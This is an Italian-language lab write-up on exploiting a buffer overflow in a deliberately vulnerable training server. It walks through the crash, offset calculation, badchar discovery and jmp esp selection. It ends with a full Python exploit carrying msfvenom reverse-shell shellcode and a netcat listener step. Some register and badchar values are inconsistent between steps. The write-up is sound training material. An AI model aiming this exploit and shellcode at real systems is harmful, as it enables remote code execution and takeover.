Traccia Extra 2: Cracking di un buffer overflow

Avvio della VM

Setup VM:
Rete Interna Ip kali: 192.168.1.15
Ip windows 10 pro: 192.168.1.17
porta 1337

Introduzione:

L'obiettivo di questa analisi è stato identificare e sfruttare una vulnerabilità di buffer overflow. L'analisi ha seguito un processo metodico che include la determinazione della dimensione del buffer, la sovrascrittura del registro EIP per il controllo del flusso di esecuzione e l'esecuzione di codice arbitrario per ottenere una shell inversa sulla macchina target.

Facendo le prime prove troviamo che l'overflow si innesca correttamente.

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.17 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
OVERFLOW1 COMPLETE
```

Scopriamo che inserendo abbastanza 'A' mandiamo in crash il programma e troviamo alcuni dettagli, come il puntatore dello stack (ESP) e il valore del puntatore all'istruzione (EIP)

Calcoliamo gli offset di EIP ed ESP all'interno del nostro payload usando pattern_create e pattern_offset.

```
Registers (FPU)
EAX 00CAF260 ASCII "OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8
ECX 00555044
EDX 000A7143
EBX 376E4336
ESP 00CAFA28 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq"
EBP 43386E43
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 6F43896E
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7FEAF000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Osserviamo che ESP inizia con “**0Co1**” e il valore EIP è **0x6f43396e**, convertendolo (little-endian) otteniamo “**n9Co**” a questo punto utilizziamo il pattern per ottenere gli offset di EIP ed ESP.


```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.
rb -q 0Co1
[*] Exact match at offset 1982
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.
rb -q n9Co
[*] Exact match at offset 1978
```

Otteniamo l'offset 1978.

Python

Come Proof of Concept creiamo uno script in python che si collegherà al server vulnerabile e invierà un payload specifico. Riscontriamo che ci sono dei badchar.

!mona compare -f C:\mona\oscp\bytearray.bin -a



Address	Status	BadChars	Type	Location
0x00e0fa28	Corruption after 44 byte	00 07 2e 2f a0 a1	normal	Stack

Dopo più iterazioni, sono stati rimossi tutti i caratteri problematici fino a ottenere un output "Unmodified"

Address	Status	BadChars	Type
0x01a8fa30	Unmodified		normal

Badchars

Domanda: **Cosa sono i 'badchars'? Dove abitano? Di cosa si nutrono?**
R: I **badchars**, o *bad characters*, sono byte che **non devono comparire** in un payload (come shellcode o exploit) perché **interferiscono con il corretto funzionamento** dell'exploit stesso. Non sono personaggi cattivi di un cartone animato, anche se il nome lo fa sembrare

R: **Cosa sono i badchars?**

I **badchars** sono **caratteri proibiti** in un exploit buffer. Se usati, possono:

- **truncare** il payload
- **rompere** la shellcode
- **interrompere** l'esecuzione del codice

R: Dove abitano i badchars?

I badchars **non vivono in una cartella segreta**, ma risiedono **nel cuore degli exploit**, in fase di sviluppo, durante:

- **Buffer overflow**
- **Format string vulnerabilities**
- **Shellcode injection**

In pratica, li scopri **testando manualmente** quali byte si “rompono” nel mezzo del payload.


R: Di cosa si nutrono?

Di niente, ma **si nutrono del tuo tempo** se non li identifichi per tempo.
Per eliminarli bisogna:

1. Generare un set di **tutti i byte da \x01 a \xff**
2. Osservarne l'effetto in memoria (es. con un debugger)
3. Escludere quelli che **non appaiono correttamente**

Generare uno shellcode per ottenere una RCE


Il payload è stato generato con msfvenom, utilizzando una shell inversa su kali linux:



Innescare lo shellcode

Utilizzando !mona jmp -r esp -cpb “\x00\x07\x2e\xa0”
ci trova alcuni indirizzi eseguibili contenenti l’istruzione jmp esp senza ASLR attivo e senza badchar, viene scelto 0x625011af per l’exploit.

Si inserisce il resto del shellcode generato con msfvenom in precedenza e ci mettiamo in ascolto sulla macchina kali alla porta 1337



Pwning

Script creato + payload generato da msfvenom:

home > kali > Desktop > PoC3.py > ...


```python
import socket
import struct
ip = "192.168.1.17"
# Sostituire con l'IP target
port = 1337
timeout = 10

padding = b"A" * 1978
eip = struct.pack('<I', 0x625011af)
# Istruzioni NOP (No OPeration - 0x90) per dare 'spazio' allo shellcode
nops = b"\x90" * 32
buf =  b""
buf += b"\xba\x4c\x7e\xec\xee\xdb\xd4\xd9\x74\x24\xf4\x5e"
buf += b"\x33\xc9\xb1\x52\x83\xee\xfc\x31\x56\x0e\x03\x1a"
buf += b"\x70\x0e\x1b\x5e\x64\x4c\xe4\x9e\x75\x31\x6c\x7b"
buf += b"\x44\x71\x0a\x08\xf7\x41\x58\x5c\xf4\x2a\x0c\x74"
buf += b"\x8f\x5f\x99\x7b\x38\xd5\xff\xb2\xb9\x46\xc3\xd5"
buf += b"\x39\x95\x10\x35\x03\x56\x65\x34\x44\x8b\x84\x64"
buf += b"\x1d\xc7\x3b\x98\x2a\x9d\x87\x13\x60\x33\x80\xc0"
buf += b"\x31\x32\xa1\x57\x49\x6d\x61\x56\x9e\x05\x28\x40"
buf += b"\xc3\x20\xe2\xfb\x37\xde\xf5\x2d\x06\x1f\x59\x10"
buf += b"\xa6\xd2\xa3\x55\x01\x0d\xd6\xaf\x71\xb0\xe1\x74"
buf += b"\x0b\x6e\x67\x6e\xab\xe5\xdf\x4a\x4d\x29\xb9\x19"
buf += b"\x41\x86\xcd\x45\x46\x19\x01\xfe\x72\x92\xa4\xd0"
buf += b"\xf2\xe0\x82\xf4\x5f\xb2\xab\xad\x05\x15\xd3\xad"
buf += b"\xe5\xca\x71\xa6\x08\x1e\x08\xe5\x44\xd3\x21\x15"
buf += b"\x95\x7b\x31\x66\xa7\x24\xe9\xe0\x8b\xad\x37\xf7"
buf += b"\xec\x87\x80\x67\x13\x28\xf1\xae\xd0\x7c\xa1\xd8"
buf += b"\xf1\xfc\x2a\x18\xfd\x28\xfc\x48\x51\x83\xbd\x38"
buf += b"\x11\x73\x56\x52\x9e\xac\x46\x5d\x74\xc5\xed\xa4"
buf += b"\x1f\x2a\x59\xa7\xd0\xc2\x98\xa7\xeb\x2b\x14\x41"
buf += b"\x99\x5b\x70\xda\x36\xc5\xd9\x90\xa7\x0a\xf4\xdd"
buf += b"\xe8\x81\xfb\x22\xa6\x61\x71\x30\x5f\x82\xcc\x6a"
buf += b"\xf6\x9d\xfa\x02\x94\x0c\x61\xd2\xd3\x2c\x3e\x85"
buf += b"\xb4\x83\x37\x43\x29\xbd\xe1\x71\xb0\x5b\xc9\x31"
buf += b"\x6f\x98\xd4\xb8\xe2\xa4\xf2\xaa\x3a\x24\xbf\x9e"
buf += b"\x92\x73\x69\x48\x55\x2a\xdb\x22\x0f\x81\xb5\xa2"
buf += b"\xd6\xe9\x05\xb4\xd6\x27\xf0\x58\x66\x9e\x45\x67"
buf += b"\x47\x76\x42\x10\xb5\xe6\xad\xcb\x7d\x06\x4c\xd9"
buf += b"\x8b\xaf\xc9\x88\x31\xb2\xe9\x67\x75\xcb\x69\x8d"
buf += b"\x06\x28\x71\xe4\x03\x74\x35\x15\x7e\xe5\xd0\x19"
buf += b"\x2d\x06\xf1"


# Costruzione del payload finale
payload = padding + eip + nops + buf
# Connessione e invio
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW1 " + payload)
s.recv(1024) # Potrebbe ricevere qualcosa o andare in timeout
s.close()

print("Payload Inviato!")
```

Completato lo script ci mettiamo in ascolto sul terminale di kali con sudo nc -nlvp 1337 per ricevere la connessione, eseguiamo lo script Python dell'exploit su un nuovo terminal o da Visual studio direttamente.



Otteniamo una reverse shell con successo.

Conclusione

Spero che questo chiarisca come affrontare questo tipo di vulnerabilità legata alla corruzione della memoria. L'aspetto fondamentale è imparare la metodologia e fare molta pratica.

Questo genere di sfide può essere risolto seguendo questi passaggi:

- **Provocare un crash** per confermare la vulnerabilità di Buffer Overflow BoF.
- **Trovare gli offset** per sovrascrivere EIP e determinare dove punta ESP.
- **Identificare i 'badchar'** (caratteri che corrompono il payload).
- **Generare lo shellcode** (payload) evitando i badchar.
- **Trovare un gadget adatto** (es. jmp esp) nel binario o nelle librerie senza ASLR e senza badchar.
- **Costruire l'exploit finale**: padding + indirizzo gadget (per EIP + NOPs + shellcode (a partire dall'indirizzo puntato da ESP.
- **Ottenere la shell**

Oltre a seguire questi passaggi, bisogna fare attenzione a non commettere errori comuni, come dimenticare di inserire i NOP prima dello shellcode, identificare erroneamente i badchar, dimenticare di escludere i badchar durante la generazione dello shellcode con msfvenom, gestire correttamente l'endianness per l'indirizzo EIP, o usare un payload errato per il sistema operativo target.